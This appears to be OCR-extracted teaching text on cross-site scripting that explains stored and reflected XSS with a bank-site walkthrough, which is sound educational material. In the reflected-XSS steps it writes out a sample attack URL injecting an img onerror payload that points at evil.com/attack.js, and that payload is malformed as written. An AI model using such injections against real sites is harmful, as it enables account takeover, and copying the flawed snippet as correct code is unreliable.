



Figure 1: show the *difference between* HTTP and HTTPS



Such vulnerabilities enable the use of different attack vectors on web application , including

Cross site Scripting (XSS)

SQL Injection

Cross site Scripting (XSS)

Cross-site scripting, also known as XSS scripting, is a process that allows the attacker to input client-side scripts to web pages. Client-side scripts are those scripts which work in the client side of web applications or websites.

JavaScript functions are the most popular examples of such scripts. Additionally, PHP codes could also be used as cross-site scripts. Attackers may use this technique to bypass access control systems.

Usually, these types of codes are sent from the server to the visitors' browsers during instances like retrieving information from the server. Attackers look for input fields like contact field, search field etc. to input scripting codes.

These input fields convey the provided data to the server.

Type of XSS :-

1.Stored XSS (Persistent or Type I)

2.Reflected XSS (Non-Persistent or Type II)

Type of XSS

Stored (Persistent XSS):-


The most damaging type of XSS is Stored (Persistent XSS). Stored XSS attacks involves an attacker injecting a script (referred to as the payload) that is permanently stored (persisted) on the target application (for instance within a database). A classic example is a malicious script inserted by an attacker in a comment field on a blog or in a forum post.

Reflected (Non-Persistent):-

The most commonly found XSS, also known as Type-II, occurs when the server reads data directly from the HTTP request and reflects it back in the response.

the attacker lures the victim to inadvertently make a request to the server which contains the XSS payload and ends-up executing the script that gets reflected and executed inside the browser. Since Reflected XSS isn’t a persistent attack, the attacker needs to deliver the payload to each victim.

Type of XSS



Reflected XSS

1. Attacker sends evil email

http://bank.com?p1="><img src=x onerror=http://evil.com/attack.js>


2. Victim clicks on link, sends request to vulnerable bank.com website

3. Vulnerable bank website takes data from request and includes in valid webpage

4. Victim's browser now trusts the attacker's script is from bank.com

5. Attacker has full access to victim's account

Figure 2: show the Reflected (Non-Persistent)



Stored XSS

1. Attacker gets malicious data into the database (no social engineering required)

2. Entirely innocent request

3. Bad app retrieves malicious data and uses it verbatim

